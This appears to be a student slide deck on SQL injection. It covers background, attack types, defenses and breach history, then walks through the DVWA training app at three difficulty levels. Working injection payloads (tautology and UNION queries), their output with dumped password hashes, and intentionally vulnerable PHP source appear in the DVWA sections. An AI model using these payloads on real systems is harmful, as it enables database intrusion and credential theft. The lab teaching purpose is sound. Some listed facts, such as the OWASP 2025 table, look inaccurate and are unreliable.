


# SQL Injections



Presented by Chau, Yuliana, and  
Marelle



1

# Introduction

SQL Injections Background



shutterstock.com • 2088122554



# What is SQL injection?

- SQL injection (SQLi) is a code injection technique used to manipulate SQL queries
- Attackers insert malicious SQL code into input fields to access or modify a database
- Often targets web apps that use SQL for login or data retrieval



The screenshot shows a web application login interface. At the top, a red error message reads "Authentication Error: Bad user name or password". Below this is a pink button labeled "Please sign-in". The "Name" input field contains the text "' or 1=1 --", which is highlighted with an orange border. The "Password" field is empty. A blue "Login" button is positioned below the fields. At the bottom, a link says "Don't have an account? [Please register here](#)".



# How Does it Happen?

- SQL Injections occur through poor coding practice
- Developer utilizing string concatenation which is combining strings and user input to build SQL queries
- If user input isn't properly sanitized then attackers can manipulate this query

```
// vulnerable code
```

```
SELECT * FROM users WHERE username = '' + userInput + '' AND password = ''
```

```
Username: ' OR '1'='1
```

```
Password: anything
```



# Why Do Developers Still Do This?

**TEST  
CODE  
YOU DIDN'T  
WRITE**

**LEGACY  
CODE**



```
namespace App\Http\Controllers;

use Illuminate\PayPal\Services\ExpressCheckout;
use Gloudemans\Shoppingcart\Facades\Cart;

class PaypalController extends Controller
{
    public function paypalCheckout($orderId)
    {
        $checkoutData = $this->checkoutData($orderId);

        $provider = new ExpressCheckout();

        $response = $provider->setExpressCheckout($checkoutData);

        return redirect($response['paypal_link']);
    }

    private function checkoutData($orderId)
    {
        $discount = session()->get('coupon')['discount'] ?? 0;
        $newSubtotal = (Cart::subtotal() - $discount);
        $newTotal = $newSubtotal;

        $cartItems = Cart::Content()->map(function ($item) {
            return [
                'name' => $item->name,
                'price' => $item->price,
                'qty' => $item->qty
            ];
        }->toArray());

        $checkoutData = [
            'cartItems' => $cartItems,
            'route' => route('paypal.success', $orderId),
            'cancelRoute' => route('paypal.cancel'),
            'orderId' => $orderId,
            'description' => "Order description",
            'total' => $newTotal
        ];


        return $checkoutData;
    }
}
```

- Past tutorials utilized string concatenation but these were when developers weren't completely taught security training
- It's quick and easy for simpler applications
- If developers are in a time crunch



# What can SQLi lead to?


- Attackers can read, modify, and delete any database content
- Access all user accounts and sensitive information
- Corrupt, alter and modify all information
- Gain admin-level access of the systems





# Types of SQL attacks

Union Based: Combines attacker data with returned query results  
Error-Based: Forces the app to return SQL errors revealing information  
Blind SQL: Exploits app behavior without seeing results  
Stored: The Stored SQLi persists in the database  
Reflected: Only exists in the request



Name of Attacks	Basic commands	Example of Malicious query
Tautologies	Statement "1=1"	"SELECT * FROM the employee WHERE username = 'Harish' and password ='aaa' OR '1'=1"
Illegal /Logically Incorrect Queries	An attacker may get the various parameters from errors message which generates on wrong query. So these parameters may help for creating new Query	URL <a href="http://www.onlineticketbooking.it/event/?id_num=12">http://www.onlineticketbooking.it/event/?id_num=12</a> ) is original but in place type <a href="http://www.onlineticketbooking.it/event/?id_num=12'3">http://www.onlineticketbooking.it/event/?id_num=12'3</a> )
Union Query	In this type of attacker join a new query in original query by using <b>UNION</b> keyword and can get data tables from database.	<i>SELECT Name, Phone FROM Users WHERE Id=1 UNION ALL SELECT creditCardNumber,1 FROM CreditCardTable</i>
Blind Injection	Attacker can get the information of database structure by asking true/false type of questions through SQL statements, when developers hide the error details.	SELECT name FROM table WHERE login id= 'harish' and 1 =0 -- AND pass = SELECT name FROM table WHERE login id= 'harish' and 1 = 1 -- AND pass =



# Defense Strategies


- Using Parameterized Queries
  - Keeping code and data separate so user input is never executed as code
  - All languages support Parameterized Queries
- Input Validation and Escaping
  - Reject unexpected characters like “:” and enforce strict input rules
  - Escape inputs when neutralizing special characters
- Web Application Firewalls
  - Detect and block SQLi patterns automatically before they reach the app
- Principle of Least Privilege
  - Limit database user permissions so they never have admin rights
  - Prevents attackers from causing damage even if they enter



## How Insecure Website Communications Work (HTTP)



## How Secure Website Communications Work (HTTPS)





# Why is this relevant?

- Still listed in the OWASP Top 10
- Many sites still use legacy or unpatched code
- Security training for developers isn't 100% mandatory
- Pressured timelines exist
- Frameworks issues/misconfiguration

OWASP Top 10 : 2021 vs 2025	
2021	2025
A01: Broken Access Control	A01: Broken Access Control
A02: Cryptographic Failures	A02: Cryptographic Failures
A03: Injection	A03: Injection
A04: Insecure Design	A04: Security Misconfiguration
A05: Security Misconfiguration	A05: Identification and Authentication Failures
A06: Vulnerable and Outdated Components	A06: Exposed Sensitive Data
A07: Identification and Authentication Failures	A07: Server Side Request Forgery
A08: Software and Data Integrity Failures	A08: Supply Chain Failure(A08+A06 from 2021)
A09: Security Logging and Monitoring Failures	A09: Security Logging and Monitoring Failures
A10: Server-Side Request Forgery	A10: ?



# Real-World Examples

- TalkTalk (2015): 150,000 customers data was stolen through SQLi £400,000 fine.
- Heartland Payment Systems(2008): Credit Card data breach affecting 130M records
- Internal AWS credentials siped by researcher through SQL payload (April 2022)
- Student grades stored in Greek education platform UniverSIS potentially manipulated via SQLi(2022)
- Car companies massively exposed(Jan 2023)

## Total Number SQL Injection Vulnerabilities Reported

**2024**  
To date

**2219**  
Projected 2400

**2023**

**2264**

Data from GitHub Advisory Database

## SQL Injection A History

**1998**

**SQLi Discovery**  
SQL injection written about for the first time by security researcher Jeff Forrester known as Rain Forest Puppy, discovered it and wrote about it in Phrack 54

**2003**

**Guess, Inc. Breach**  
One of the first notable SQL injection attacks targeted Guess Inc, a major clothing retailer. The breach exposed thousands of credit card numbers and personal information

**2003**  
OWASP Top 10 debuts with SQLi

The very first OWASP top 10 list of most frequent application vulnerabilities was created with SQLi coming in at number 7

**2005**

**CardSystems Breach**  
CardSystems Solutions, a payment processing company, suffered an SQL injection attack that compromised around 40 million credit card accounts

**2008**

**Heartland Payment Systems Breach**  
An SQL injection vulnerability allowed attackers to penetrate Heartland Payment Systems's network, installing malware that captured payment card data. Impact: The breach affected 130 million credit card accounts

**2023**

**MoveIt Vulnerability**  
A critical SQL injection flaw that allowed unauthorized attackers to exploit poorly sanitized SQL queries within the MOVEit Transfer application affecting thousands of companies

**2015**

**VTech Breach**  
SQL injection was used to exploit the VTech educational technology and toys, leading to the exposure of nearly 5 million records, including children's data

**2011**

**Sony PlayStation Network Breach**  
A SQL injection vulnerability allowed attackers to breach the Sony PlayStation Network, compromising usernames, passwords and personal information of over 77 million users

**2010**

**Injection number 1 with app vulnerability**  
Injection featured as the number 1 web app vulnerability in the OWASP top 10 list. It will stay the number 1 vulnerability until SQLi



# Real-World Examples

1. **ResumeLooters campaign (2023):** Between November and December 2023, the hacking group [ResumeLooters](#) compromised over 65 websites, primarily in the recruitment and retail sectors, using SQL injection and cross-site scripting (XSS) attacks. The attackers harvested over 2 million user records, including names, emails, and phone numbers. The stolen data was later sold on various cybercrime platforms.
2. **Microsoft SQL Server vulnerability (2021):** In 2021, researchers discovered a major [SQL injection vulnerability](#) within Microsoft SQL Server Reporting Services (SSRS). This flaw allowed attackers to execute arbitrary code by crafting malicious queries. Although there was no public exploitation of this vulnerability, it underscored the potential risks SQLi poses to critical infrastructure like Microsoft's enterprise services.
3. **Foxtons Group data breach (2020):** In early 2020, the UK-based real estate agency Foxtons Group experienced a [significant data breach](#) caused by SQL injection vulnerabilities. The breach exposed over 16,000 customer records, including sensitive financial data. Attackers targeted weak points in the company's database system.
4. **Fortnite vulnerability (2019):** In 2019, a vulnerability was discovered in the popular online game [Fortnite](#), which boasts over 350 million users. Attackers could exploit this SQL injection flaw to access player accounts, putting sensitive user data at risk. Epic Games, the game's developer, patched the vulnerability before any large-scale damage occurred.
5. **Cisco Prime License Manager vulnerability (2018):** A critical SQL injection vulnerability was found in [Cisco Prime License Manager](#), a tool used to manage software licenses. Attackers could use this flaw to gain shell access to systems, potentially leading to full system control. Cisco quickly patched the vulnerability.
6. **GhostShell university attack (2012):** Team GhostShell, a hacker collective, conducted a major SQL injection attack [targeting 53 universities](#) worldwide. They stole and published 36,000 personal records, including data from students, faculty, and staff. The attack highlighted the vulnerabilities in academic institutions' cybersecurity measures.
7. **HBGary hack (2011):** Hackers associated with the Anonymous group exploited an SQL injection vulnerability to breach the IT security firm [HBGary](#). They took down the company's website and leaked confidential internal communications. This attack was retaliation after HBGary's CEO claimed to have identified key members of the Anonymous organization.
8. **7-Eleven breach (2007):** A group of attackers used SQL injection to compromise the payment systems of several companies, including the [7-Eleven retail chain](#). This breach led to the theft of over 130 million credit card numbers. The attack was one of the largest data breaches of its time, demonstrating the immense financial and legal ramifications of SQL injection vulnerabilities.



2


# Damn Vulnerable Web Application (DVWA)





# What is DVWA?

- Deliberately insecure web app designed for testing-PHP/MySQL
- Contains vulnerabilities for testing SQL injections
- Has different security/difficulty levels
  - Low
  - Medium
  - High
  - Impossible

A screenshot of a web browser displaying the README page for the Damn Vulnerable Web Application (DVWA). The browser's address bar shows the page title "DAMN VULNERABLE WEB APPLICATION" and navigation links for "README", "GPL-3.0 license", and "Security". The main content area features the title "DAMN VULNERABLE WEB APPLICATION" in large, bold, black letters. Below the title, a paragraph explains that DVWA is a PHP/MariaDB web application designed for security testing in a controlled environment. Another paragraph states the aim of DVWA is to practice common web vulnerabilities with various levels of difficulty. A "WARNING!" section follows, advising users not to upload the application to public servers and recommending the use of a virtual machine like VirtualBox or VMware with XAMPP installed for safe testing.

README GPL-3.0 license Security

## DAMN VULNERABLE WEB APPLICATION

Damn Vulnerable Web Application (DVWA) is a PHP/MariaDB web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to **practice some of the most common web vulnerabilities**, with **various levels of difficulty**, with a simple straightforward interface. Please note, there are **both documented and undocumented vulnerabilities** with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

### WARNING!

Damn Vulnerable Web Application is damn vulnerable! **Do not upload it to your hosting provider's public html folder or any Internet facing servers**, as they will be compromised. It is recommended using a virtual machine (such as [VirtualBox](#) or [VMware](#)), which is set to NAT networking mode. Inside a guest machine, you can download and install [XAMPP](#) for the web server and database.



# Installation Process

1. Used VM to download and run DVWA
2. Used instructions on GitHub repository

Overall simple process

## Installation Steps

### One-Liner

This will download an install script written by @IamCarron and run it automatically. This would not be included here if we did not trust the author and the script as it was when we reviewed it, but there is always the chance of someone going rogue, and so if you don't feel safe running someone else's code without reviewing it yourself, follow the manual process and you can review it once downloaded.

```
sudo bash -c "$(curl --fail --show-error --silent --location https://raw.githubusercontent.com/IamCarron
```



### Manually Running the Script

#### 1. Download the script:

```
wget https://raw.githubusercontent.com/IamCarron/DVWA-Script/main/Install-DVWA.sh
```



#### 2. Make the script executable:

```
chmod +x Install-DVWA.sh
```



#### 3. Run the script as root:

```
sudo ./Install-DVWA.sh
```





# Types of attacks tested

1

SQL  
Injection

2

Blind SQL  
Injection

Different  
levels tested  
for both

- Low
- Medium
- High
- Impossible



# SQL Injection: Low Level

**Vulnerability:** No input sanitization

**How we can attack:**  
Inject code into the input

- 1' or '1' == '1
- UNION SELECT user, password FROM users'

## Low Level

The SQL query uses RAW input that is directly controlled by the attacker. All they need to do is escape the query and then they are able to execute any SQL query they wish.

Spoiler: [REDACTED].

## SQL Injection Source

vulnerabilities/sqli/source/low.php

```
<?php

if( isset( $_REQUEST[ 'Submit' ] ) ) {
    // Get input
    $id = $_REQUEST[ 'id' ];

    // Check database
    $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysqli_query( $GLOBALS[ "__mysqli_ston" ], $query ) or die( "<pre>" . (is_object($GLOBALS["__mysqli_ston"]) ?

    // Get results
    while( $row = mysqli_fetch_assoc( $result ) ) {
        // Get values
        $first = $row["first_name"];
        $last = $row["last_name"];

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
    }

    mysqli_close( $GLOBALS[ "__mysqli_ston" ] );
}

?>
```



# Low Level Results

User ID:

Submit

ID: 1' or '1' = '1  
First name: admin  
Surname: admin

ID: 1' or '1' = '1  
First name: Gordon  
Surname: Brown

ID: 1' or '1' = '1  
First name: Hack  
Surname: Me

ID: 1' or '1' = '1  
First name: Pablo  
Surname: Picasso

ID: 1' or '1' = '1  
First name: Bob  
Surname: Smith

User ID:

Submit

ID: ' UNION SELECT user, password FROM users--  
First name: admin  
Surname: f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users--  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users--  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users--  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users--  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99



# SQL Injection: Medium Level

**Vulnerability:** No quotes around the parameter/query

**How we can attack:** Inject code into the input

- Inspect element to edit drop down options
- Insert UNION statement from before

## Medium Level

The medium level uses a form of SQL injection protection, with the function of "[mysql\\_real\\_escape\\_string\(\)](#)". However due to the SQL query not having quotes around the parameter, this will not fully protect the query from being altered.

The text box has been replaced with a pre-defined dropdown list and uses POST to submit the form.

Spoiler: XXXXXXXXXX

## SQL Injection Source

vulnerabilities/sqli/source/medium.php

```
<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $id = $_POST[ 'id' ];

    $id = mysql_real_escape_string($GLOBALS[ "__mysql_ston" ], $id);

    $query = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
    $result = mysql_query($GLOBALS[ "__mysql_ston" ], $query) or die( "<pre> " . mysql_error($GLOBALS[ "__mysql_ston" ]) . "</pre>" );

    // Get results
    while( $row = mysql_fetch_assoc( $result ) ) {
        // Display values
        $first = $row[ "first_name" ];
        $last = $row[ "last_name" ];


        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
    }
}

// This is used later on in the index.php page
// Setting it here so we can close the database connection in here like in the rest of the source scripts
$query = "SELECT COUNT(*) FROM users;";
$result = mysql_query($GLOBALS[ "__mysql_ston" ], $query) or die( "<pre> " . (is_object($GLOBALS[ "__mysql_ston" ]) ? mysql_error($GLOBALS[ "__mysql_ston" ]) : "MySQL Error") . "</pre>" );
$number_of_rows = mysql_fetch_row( $result )[0];

mysql_close($GLOBALS[ "__mysql_ston" ]);
?>
```



# Medium Level Results



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface at the Medium level for the SQL Injection vulnerability. The left sidebar contains a navigation menu with options like Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (selected), SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), and XSS (Stored). The main content area is titled 'Vulnerability: SQL Injection' and displays the results of a successful attack. The 'User ID' dropdown is set to '1'. The results show a list of users returned by the database query, including 'admin', 'Gordon Brown', 'Mack Me', 'Pablo Picasso', 'Bob Smith', and 'admin' again. The bottom of the image shows the browser's developer tools with the HTML source code visible, highlighting the vulnerable code area where the user ID is being injected into the SQL query.

**Vulnerability: SQL Injection**

User ID:  Submit

ID: 1 or 1=1 UNION SELECT user, password FROM users#  
First name: admin  
Surname: admin

ID: 1 or 1=1 UNION SELECT user, password FROM users#  
First name: Gordon  
Surname: Brown

ID: 1 or 1=1 UNION SELECT user, password FROM users#  
First name: Mack  
Surname: Me

ID: 1 or 1=1 UNION SELECT user, password FROM users#  
First name: Pablo  
Surname: Picasso

ID: 1 or 1=1 UNION SELECT user, password FROM users#  
First name: Bob  
Surname: Smith

ID: 1 or 1=1 UNION SELECT user, password FROM users#  
First name: admin

## Vulnerability: SQL Injection

User ID:  Submit

ID: 1 or 1=1 UNION SELECT user, password FROM users#  
First name: admin  
Surname: admin

ID: 1 or 1=1 UNION SELECT user, password FROM users#  
First name: Gordon  
Surname: Brown

ID: 1 or 1=1 UNION SELECT user, password FROM users#  
First name: Mack  
Surname: Me

ID: 1 or 1=1 UNION SELECT user, password FROM users#  
First name: Pablo  
Surname: Picasso

ID: 1 or 1=1 UNION SELECT user, password FROM users#  
First name: Bob  
Surname: Smith

ID: 1 or 1=1 UNION SELECT user, password FROM users#  
First name: admin  
Surname: 5f4dccc305aa765d61d8327deb882cf99

ID: 1 or 1=1 UNION SELECT user, password FROM users#  
First name: gordonb  
Surname: e99a1dc428cb3805f268053678922e03

ID: 1 or 1=1 UNION SELECT user, password FROM users#  
First name: 1337  
Surname: 803532d75ae2c2866d7e004fcc0922e03

ID: 1 or 1=1 UNION SELECT user, password FROM users#  
First name: pablo  
Surname: 8d187d09f50be40cade3de5c71e9e907

ID: 1 or 1=1 UNION SELECT user, password FROM users#  
First name: smithy  
Surname: 5f4dccc305aa765d61d8327deb882cf99



# SQL Injection: High Level

**Vulnerability:** No validation on input on second page

**How we can attack:** Inject code into the input

- Edit the input once we are prompted to change our ID

## High Level

This is very similar to the low level, however this time the attacker is inputting the value in a different manner. The input values are being transferred to the vulnerable query via session variables using another page, rather than a direct GET request.

Spoiler: 

## vulnerabilities/sqli/source/high.php

```
<?php
if( isset( $_SESSION [ 'id' ] ) ) {
    // Get input
    $id = $_SESSION[ 'id' ];

    switch ( $_DVWA[ 'SQLI_DB' ] ) {
        case MYSQL:
            // Check database
            $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1;";
            $result = mysqli_query($GLOBALS[ "__mysqli_ston" ], $query ) or die( '<pre>Something went wrong.</pre>' );

            // Get results
            while( $row = mysqli_fetch_assoc( $result ) ) {
                // Get values
                $first = $row[ "first_name" ];
                $last = $row[ "last_name" ];




                // Feedback for end user
                echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
            }

            ((is_null($__mysqli_res = mysqli_close($GLOBALS[ "__mysqli_ston" ]))) ? false : $__mysqli_res);
            break;
        case SQLITE:
            global $sqlite_db_connection;

            $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1;";
            #print $query;
